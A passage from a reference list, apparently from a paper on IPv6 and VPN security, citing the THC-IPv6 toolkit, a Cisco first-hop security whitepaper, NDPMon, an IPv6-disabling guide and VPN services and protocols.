Posted August 2013

[42] THC-IPv6 with fake_router6
https://github.com/vanhauser-thc/thc-ipv6
Last update v3.0 2015-10-16

[43] "Security Enhancements in Android 4.4,"
http://forum.xdadevelopers.com/showpost.php?p=48703545.

[44] Steve Sinchak, "How To Properly Disable IPv6"
http://tweaks.com/windows/40099/how-to-properly-disable-ipv6/

[45] IPv6 First Hop Security—Protecting Your IPv6 Access Network, CISCO
http://www.cisco.com/c/en/us/products/collateral/ios-nx-os-software/enterprise-ipv6-solution/whitepaper_c11-602135.html

[46] NDPMON http://ndpmon.sourceforge.net

[47] Astrill VPN https://www.astrill.com/
[48] VyprVPN https://www.goldenfrog.com/vyprvpn

[49] Douglas Crawford, "PPTP vs L2TP vs OpenVPN vs SSTP vs IKEv2",
https://www.bestvpn.com/blog/4147/pptp-vs-l2tp-vs-openvpn-vs-sstp-vs-ikev2/,
December 2014